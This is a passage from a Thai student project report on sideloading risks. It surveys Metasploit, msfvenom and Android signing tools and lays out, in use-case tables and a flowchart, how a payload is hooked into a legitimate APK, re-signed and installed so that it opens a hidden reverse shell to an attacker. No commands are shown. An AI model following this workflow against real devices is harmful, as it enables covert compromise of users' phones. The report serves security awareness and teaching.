
2.2.3 Metasploit Framework

Metasploit Framework เป็นเฟรมเวิร์กแบบ Open Source ที่สามารถใช้กับระบบปฏิบัติการส่วนใหญ่ได้ โดยเป็นเครื่องมือที่ใช้ในการทดสอบการเจาะระบบ (Penetration Testing) เช่น การตรวจสอบช่องโหว่ของระบบบนเครือข่ายและเซิร์ฟเวอร์ การสร้างโมดูลเพื่อทำการโจมตีระบบ หรือการหาข้อมูลของเครื่องเป้าหมาย ทำให้นักทดสอบความปลอดภัยของระบบสามารถตรวจสอบช่องโหว่ จัดการประเมินความปลอดภัย และเสนอแนะการแก้ไขหากพบช่องโหว่ของระบบ

2.2.4 Msfvenom

Msfvenom เป็นเครื่องมือที่ใช้สร้าง Payload ซึ่งเป็นการกระทำที่มุ่งร้ายต่อเป้าหมาย รุ่นใหม่ของ Metasploit Framework โดยเป็นการรวมกันของเครื่องมือ Msfpayload ซึ่งเป็นเครื่องมือที่ใช้สร้าง Payload และ Msfencode ซึ่งเป็นเครื่องมือเข้ารหัสสำหรับ Metasploit แบบเก่า เนื่องจากการใช้ Msfpayload และ Msfencode มีพารามิเตอร์ค่อนข้างมากทำให้ผู้ใช้งานมีปัญหาในการจดจำพารามิเตอร์เหล่านั้น นักพัฒนาจึงได้รวมเครื่องมือทั้งสองไปไว้ในเฟรมเวิร์กเดียวทำให้สามารถทำงานได้รวดเร็วและมีตัวเลือกคำสั่งที่เป็นมาตรฐานจึงง่ายต่อการใช้งาน ซึ่ง Msfvenom สามารถสร้าง Payload สำหรับแพลตฟอร์มต่าง ๆ ได้ เช่น Android, Windows, Unix และ Nodejs เป็นต้น

โดยทั่วไป Msfvenom ถูกใช้เพื่อสร้างและส่งออก Shellcode ประเภทต่าง ๆ ทั้งหมดที่มีอยู่ใน Metasploit ซึ่ง Shellcode เป็นชุดคำสั่งขนาดเล็กที่ใช้เป็น Payload ในการหาช่องโหว่ของซอฟต์แวร์ เป็นส่วนคำสั่งที่ผู้โจมตีสามารถควบคุมและจัดการเครื่องเป้าหมายได้



รูปที่ 2.6 ผังงานแสดงการทำงานของ Msfvenom

2.2.5 Bash Script

Bash Script เป็นโปรแกรมคอมพิวเตอร์ที่เขียนด้วยภาษาโปรแกรม Bash บนระบบปฏิบัติการ Linux โดยเป็นไฟล์ข้อความธรรมดาที่มีชุดคำสั่ง Command Line ต่าง ๆ ที่มีการทำงานซ้ำ ๆ ให้สามารถทำงานได้โดยอัตโนมัติซึ่งอาจเป็นได้ทั้งชุดคำสั่งหรือคำสั่งเดียว และมีคุณลักษณะที่จำเป็นเหมือนภาษาโปรแกรมอื่น ๆ เช่น ลูป ฟังก์ชัน เงื่อนไข เป็นต้น

2.2.6 Zenity

Zenity เป็นเครื่องมือที่ใช้สร้างกล่องไดอะล็อกแบบกราฟฟิก (GUI) ใน Linux เทอร์มินัลด้วย Shell Scripts เพื่อทำการแสดงข้อมูลหรือขอข้อมูลจากผู้ใช้ โดยมีรูปแบบไดอะล็อกประเภทต่าง ๆ มากมายเพื่อตอบโจทย์ความต้องการของผู้ใช้ ทำให้การสื่อสารระหว่างผู้ใช้กับ Shell ง่ายยิ่งขึ้น

2.2.7 Xterm

Xterm เป็นโปรแกรมจำลองเทอร์มินัลสำหรับระบบ X Window และโปรแกรมที่ไม่สามารถใช้ระบบหน้าต่างได้โดยตรง โดยจะจัดเตรียมอินเตอร์เฟสสำหรับ Command Line ภายในหน้าต่างนั้น และหากระบบปฏิบัติการพื้นฐานรองรับความสามารถในการปรับขนาดของหน้าเทอร์มินัล โปรแกรม Xterm จะใช้สิ่งอำนวยความสะดวกเพื่อสั่งให้โปรแกรมทำงานในหน้าต่างทุกครั้งที่มีการปรับขนาด

2.2.8 Apktool

Apktool เป็นเครื่องมือสำหรับการทำวิศวกรรมย้อนกลับ (Reverse Engineering) แอปพลิเคชัน สามารถใช้ถอดรหัสทรัพยากร (Decompile) และสร้างกลับใหม่ (Recompile) หลังจากทำการแก้ไขบางอย่างภายในไฟล์ APK แล้ว สามารถแก้ไขหรือดัดแปลงไฟล์ Smali ของแอปพลิเคชันได้

2.2.9 Keytool

Keytool เป็นเครื่องมือชุดคำสั่งในภาษา Java ที่ใช้ในการสร้างและจัดการคีย์ (Keys) และใบรับรอง (Certificate) โดยอนุญาตให้ผู้ใช้จัดการ Public Keys และ Private Keys รวมถึงใบรับรองของตนเองที่ใช้ในการตรวจสอบสิทธิ์เพื่อยืนยันความเป็นเจ้าของของแอปพลิเคชันนั้น ซึ่ง Keytool จะเก็บคีย์และใบรับรองไว้ใน Keystore คำสั่ง Keytool ยังช่วยให้ผู้ใช้สามารถจัดการ Secret Keys ที่ใช้ในการเข้ารหัสและถอดรหัสแบบสมมาตร (Data Encryption Standard) ได้อีกด้วย

2.2.10 Jarsigner

Jarsigner เป็นเครื่องมือที่ใช้การในลงนาม (Signing) ไฟล์ Java Archive (JAR) ของแอปพลิเคชันและใช้ในการตรวจสอบลายเซ็นและความสมบูรณ์ของไฟล์ที่ลงนาม โดย Jarsigner จะเข้าถึง Keystore สร้างโดย Keytool ที่เก็บข้อมูลของ Private Keys และใบรับรอง X.509 ที่ใช้พิสูจน์ตัวตนของ Public Keys ที่เกี่ยวข้องเพื่อใช้ข้อมูลคีย์และใบรับรองนั้นสร้างลายเซ็นดิจิทัลสำหรับไฟล์ JAR

2.2.11 Zipalign

Zipalign เป็นเครื่องมือจัดตำแหน่งไฟล์ Zip ซึ่งช่วยปรับวิธีการจัดแพ็กเกจแอปพลิเคชันให้เหมาะสม ทำให้ Android สามารถโต้ตอบกับแอปพลิเคชันได้อย่างมีประสิทธิภาพมากขึ้น และทำให้แอปพลิเคชันและระบบโดยรวมทำงานได้เร็วขึ้น เวลาในการดำเนินการจึงลดลงสำหรับแอปพลิเคชันที่มีการจัดตำแหน่ง อีกทั้งส่งผลให้ปริมาณการใช้ RAM ลดลงเมื่อเรียกใช้ไฟล์ APK

2.2.12 Twitter


Twitter เป็นบริการเครือข่ายสังคมออนไลน์หรือโซเชียลมีเดียหนึ่งที่ได้รับความนิยมโดยผู้คนและองค์กรหลายล้านคน โดยเรียกการส่งข้อความว่า ทวีต (Tweet) ซึ่งแปลว่า เสียงนกร้อง

บทที่ 3

วิธีการดำเนินโครงงานสหกิจศึกษา

ในการศึกษาการสร้างช่องโหว่สำหรับไซด์โหลดแอปพลิเคชันบนระบบปฏิบัติการแอนดรอยด์นั้นมีความสำคัญเพื่อให้ตระหนักถึงอันตรายของการ Sideloading หรือการดาวน์โหลดแอปพลิเคชันจากแหล่งดาวน์โหลดอื่นที่ไม่ใช่แหล่งเผยแพร่ทางการโดยตรงที่มีการตรวจสอบและผ่านการรับรองด้านความปลอดภัยแล้ว โดยผู้จัดทำได้ดำเนินการศึกษาตามขอบเขตการดำเนินงานที่ได้รับมอบหมายตรงตามจุดประสงค์ของโครงงาน โดยมีขั้นตอนวิธีการดำเนินโครงงานสหกิจศึกษา ดังต่อไปนี้

3.1 แผนภาพแสดงการทำงานของผู้ใช้ระบบ (Use Case Diagram)



รูปที่ 3.1 Use Case Diagram ของการสร้างไฟล์ APK ที่มี Payload

จากรูปที่ 3.1 แสดงกระบวนการในการสร้างไฟล์ APK ที่มีการฝังมัลแวร์หรือ Payload ลงไปภายในไฟล์ และการทำ Reverse Shell โดยมีเส้นเชื่อมความสัมพันธ์ระหว่างแต่ละกระบวนการทั้งหมด 9 กระบวนการ ได้แก่ Generate Payload APK, Decompile Payload APK, Decompile Original APK, Add Permission and Hook Smali, Compile APK with Payload, Sign APK with Payload, Start Listener, Send Connection และ Install APK with Payload กับ Actor ทั้งหมด 2 Actors ได้แก่ ผู้ใช้งานระบบปฏิบัติการแอนดรอยด์ (User) และผู้โจมตีทางไซเบอร์ (Attacker)

3.1.1 รายละเอียดแผนภาพแสดงการทำงานของผู้ใช้ระบบ (Use Case Description)

ตารางที่ 3.1 Use Case Description ของ Generate Payload APK

Use Case ID	1
Use Case name	Generate Payload APK
Actor	Attacker
Description	ขั้นตอนการสร้างไฟล์ APK ชั่วคราวที่มีการฝัง Payload ลงไปในไฟล์
Pre-Conditions	ต้องทราบ Local และ Public IP Address ของเครื่องที่ใช้โจมตีก่อน
Post Conditions	ไม่สามารถเปิดใช้งานไฟล์ APK ที่ทำการสร้างออกมาได้ เพราะเป็นเพียงไฟล์ชั่วคราวเท่านั้น จะแสดงเป็นเพียงไอคอนแอปพลิเคชัน
Main Flow	ใช้คำสั่งของ msfvenom โดยต้องระบุ Local IP Address หรือ Public IP Address ของเครื่องที่ใช้โจมตี พร้อมกำหนด Port และกำหนดประเภท Payload ที่จะใช้ได้เพื่อทำการ Generate ไฟล์ APK ที่มีการฝัง Payload
Exceptional Flow	-

ตารางที่ 3.2 Use Case Description ของ Decompile Payload APK

Use Case ID	2
Use Case name	Decompile Payload APK
Actor	Attacker
Description	ขั้นตอนการแตกไฟล์ APK ชั่วคราวที่มีการฝัง Payload
Preconditions	สร้างไฟล์ APK ชั่วคราวที่มีการฝัง Payload ตามขั้นตอนก่อนหน้า
Postconditions	ได้โฟลเดอร์ที่ประกอบไปด้วยไฟล์ Android Manifest, Resources, META-INF และ Classes Dex ซึ่งจะถูกใช้ในการแก้ไข Payload ในขั้นตอนต่อไป

Main Flow	ทำการแตกไฟล์ APK ชั่วคราวที่มีการฝัง Payload ภายในไฟล์ ซึ่งจะได้โฟลเดอร์ของ APK ที่ประกอบไปด้วยไฟล์ Android Manifest, Resources, META-INF และ Classes Dex
Exceptional Flow	-

ตารางที่ 3.3 Use Case Description ของ Decompile Original APK

Use Case ID	3
Use Case name	Decompile Original APK
Actor	Attacker
Description	ขั้นตอนการแตกไฟล์ APK ต้นฉบับที่จะใช้ในการฝัง Payload
Preconditions	เตรียมไฟล์ APK ของแอปพลิเคชันที่จะใช้ในการฝัง Payload
Postconditions	ได้โฟลเดอร์ที่ประกอบไปด้วยไฟล์ Android Manifest, Resources, META-INF และ Classes Dex ซึ่งถูกใช้ในการเพิ่ม Payload ในขั้นตอนต่อไป
Main Flow	ทำการแตกไฟล์ APK ของแอปพลิเคชันที่จะใช้ในการฝัง Payload ซึ่งจะได้โฟลเดอร์ของ APK ที่ประกอบไปด้วยไฟล์ Android Manifest, Resources, META-INF และ Classes Dex
Exceptional Flow	-

ตารางที่ 3.4 Use Case Description ของ Add Payload in Smali

Use Case ID	4
Use Case name	Add Permission and Hook Smali
Actor	Attacker
Description	ขั้นตอนการเพิ่มขอสิทธิ์การใช้งานและเพิ่มชุดคำสั่ง Payload ลง Smali
Preconditions	ทำการแตกไฟล์ APK ชั่วคราวที่ฝัง Payload และไฟล์ APK ต้นฉบับที่จะใช้ฝัง Payload เพื่อทำการแก้ไขไฟล์ Android Manifest และ Smali
Postconditions	ได้โฟลเดอร์ APK ที่สามารถทำงานได้เหมือนไฟล์ต้นฉบับแต่มีการฝัง Payload ไว้ภายใน โดยต้องทำการบีบอัดโฟลเดอร์เพื่อให้ได้เป็นไฟล์ที่สามารถนำไปติดตั้งได้ตามขั้นตอนต่อไป
Main Flow	ทำการเพิ่มคำสั่งภายในไฟล์ Android Manifest ของโฟลเดอร์ APK ต้นฉบับเพื่อขอเพิ่มสิทธิ์การใช้งาน ทำให้สามารถทำงานนอกเหนือจากที่

	แอปพลิเคชันกำหนดไว้ตามเดิมได้ และนำ Payload ในไฟล์ Smali ที่ได้ทำการสร้างไว้ในโฟลเดอร์ APK ชั่วคราวมาเพิ่มลงไปในไฟล์ Smali ของโฟลเดอร์ APK ต้นฉบับ
Exceptional Flow	-

ตารางที่ 3.5 Use Case Description ของ Compile APK with Payload

Use Case ID	5
Use Case name	Compile APK with Payload
Actor	Attacker
Description	ขั้นตอนการบีบอัดโฟลเดอร์ APK ที่มีการฝัง Payload ลงไปภายในไฟล์ Smali กลับคืนเป็นไฟล์ APK ไฟล์เดียว
Preconditions	ทำการเพิ่มการขอสิทธิ์และเพิ่ม Payload ลงไปในไฟล์ Smali ที่ถูกแตกไฟล์ไว้แล้วตามขั้นตอนก่อนหน้า
Postconditions	ได้ไฟล์ APK ของแอปพลิเคชันที่มีการฝัง Payload เรียบร้อยแล้ว เพื่อนำไปลงนามแอปพลิเคชันและติดตั้งต่อไป
Main Flow	ทำการบีบอัดโฟลเดอร์ APK ที่มีการฝัง Payload ลงไปภายในไฟล์ Smali เรียบร้อยแล้วกลับคืนเป็นไฟล์ APK ไฟล์เดียว
Exceptional Flow	-

ตารางที่ 3.6 Use Case Description ของ Sign APK with Payload

Use Case ID	6
Use Case name	Sign APK with Payload
Actor	Attacker
Description	ขั้นตอนการลงนามแอปพลิเคชันที่มีการฝัง Payload เพื่อนำไปติดตั้ง
Preconditions	บีบอัดโฟลเดอร์ APK เป็นไฟล์ APK ไฟล์เดียว ตามขั้นตอนก่อนหน้า
Postconditions	ได้แอปพลิเคชันที่ลงนามเรียบร้อยแล้วสามารถนำไปติดตั้งได้ อาจต้องทำการ Align แอปพลิเคชันเพิ่มเติมเพื่อให้ได้ไฟล์ APK ที่มีประสิทธิภาพ
Main Flow	ทำการสร้าง Keys ด้วย Keytool สำหรับใช้ในการลงนาม และทำการลงนามแอปพลิเคชันที่มีการฝัง Payload แล้วด้วย Jarsigner พร้อมทำการ Align แอปพลิเคชันด้วย Zipalign
Exceptional Flow	-

ตารางที่ 3.7 Use Case Description ของ Start Listener

Use Case ID	7
Use Case name	Start Listener
Actor	Attacker
Description	ขั้นตอนการเปิด Listening Port เพื่อรอรับการติดต่อจากเครื่องผู้ใช้
Preconditions	-
Postconditions	หากผู้ใช้เข้าแอปพลิเคชันที่มี Payload ฝังอยู่ โดยมีเลข IP Address ของผู้โจมตีและ Port ที่กำหนดไว้ตรงกัน เครื่องของผู้ใช้จะทำการส่งการเชื่อมต่อกลับมาและสามารถเข้าถึงเครื่องของผู้ใช้ได้
Main Flow	ทำการใช้คำสั่งเพื่อเปิด Listening Port โดยต้องกำหนด Local IP Address หรือ Public IP Address ของเครื่องที่ใช้โจมตี พร้อมกำหนด Port ที่จะใช้รอการติดต่อจากเครื่องของผู้ใช้
Exceptional Flow	-

ตารางที่ 3.8 Use Case Description ของ Install APK with Payload

Use Case ID	8
Use Case name	Install APK with Payload
Actor	User
Description	ขั้นตอนการติดตั้งแอปพลิเคชันที่มีการฝัง Payload เรียบร้อยแล้ว
Preconditions	ทำการลงนามแอปพลิเคชันมาก่อนตามขั้นตอนก่อนหน้า หากไม่ทำการลงนามแอปพลิเคชันจะไม่สามารถติดตั้งแอปพลิเคชันได้
Postconditions	หากผู้ใช้ทำการลบการติดตั้งออกจะไม่สามารถเข้าถึงเครื่องที่โจมตีได้อีก
Main Flow	ดาวน์โหลดไฟล์ APK ที่มีการฝัง Payload แล้วทำการติดตั้งลงบนเครื่องแอนดรอยด์ และสามารถเข้าใช้งานแอปพลิเคชันได้อย่างปกติ
Exceptional Flow	กรณีที่ติดตั้งไม่ได้อาจเกิดจากมีการติดตั้งแอปพลิเคชันที่ใช้ใบรับรองเดียวกันอยู่ภายในเครื่อง ซึ่งเป็นปัญหาจากการลงนามแอปพลิเคชัน

ตารางที่ 3.9 Use Case Description Send Connection


Use Case ID	9
Use Case name	Send Connection
Actor	User

Description	ขั้นตอนการส่งการติดต่อกลับไปยังเครื่องของผู้โจมตี
Preconditions	ติดตั้งแอปพลิเคชันที่มีการฝัง Payload ที่มีการกำหนด IP Address และ Port ตรงกับที่ผู้โจมตีกำหนดไว้ในการเปิด Listening Port
Postconditions	ผู้โจมตีจะสามารถเข้าถึงข้อมูลบนเครื่องของผู้ใช้ได้
Main Flow	ติดตั้งแอปพลิเคชันที่มีการฝัง Payload ที่กำหนด IP Address และ Port ตรงกับที่ผู้โจมตีกำหนดไว้ในการเปิด Listening Port และทำการเข้าใช้งานแอปพลิเคชันตามปกติ เครื่องของผู้ใช้จะทำการส่งการเชื่อมต่อผ่าน Listening Port ที่ผู้โจมตีเปิดรอรับอยู่ โดยที่ผู้ใช้ไม่รู้ตัว
Exceptional Flow	หากทำการลบแอปพลิเคชันหรือปิดการทำงานจะไม่สามารถส่งการเชื่อมต่อไปหาผู้โจมตีได้

3.2 แผนภาพแสดงกระบวนการทำงาน (Flowchart)

3.2.1 Flowchart ของฟังก์ชัน Generate Payload APK

แผนภาพแสดงกระบวนการทำงานของฟังก์ชัน Generate Payload APK โดยเมื่อเริ่มรันสคริปต์ขั้นแรกจะตรวจสอบว่ามีการติดตั้งเครื่องมือที่จำเป็นในระบบแล้วหรือไม่ หากยังจะทำการติดตั้งให้โดยอัตโนมัติ เมื่อเสร็จสิ้นจะเข้าสู่หน้าหลักเพื่อเลือกฟังก์ชัน โดยฟังก์ชันนี้จะทำการสร้างไฟล์ APK ที่มีมัลแวร์แฝงอยู่ โดยตัวไฟล์จะไม่สามารถเปิดเข้าใช้งานได้เนื่องจากเป็นเพียงไฟล์เปล่าที่ไม่มีตัวแอปพลิเคชัน โดยจะต้องระบุ IP Address ของเครื่องผู้โจมตีและ Port เพื่อใช้ในการทำ Reverse Shell พร้อมระบุชื่อไฟล์ APK จากนั้นเครื่องมือจะทำการสร้างไฟล์ APK ที่มีมัลแวร์แฝงอยู่ด้วยข้อมูลที่ระบุมา และแสดงหน้าต่างคำถามเพื่อเริ่มต้นทำงานฟังก์ชัน Start Listener เพื่อรอรับการติดต่อจากเครื่องผู้ถูกโจมตี หากเลือกไม่ต้องการเริ่มฟังก์ชันจะจบการทำงานในฟังก์ชันนี้ดังรูปที่ 3.2

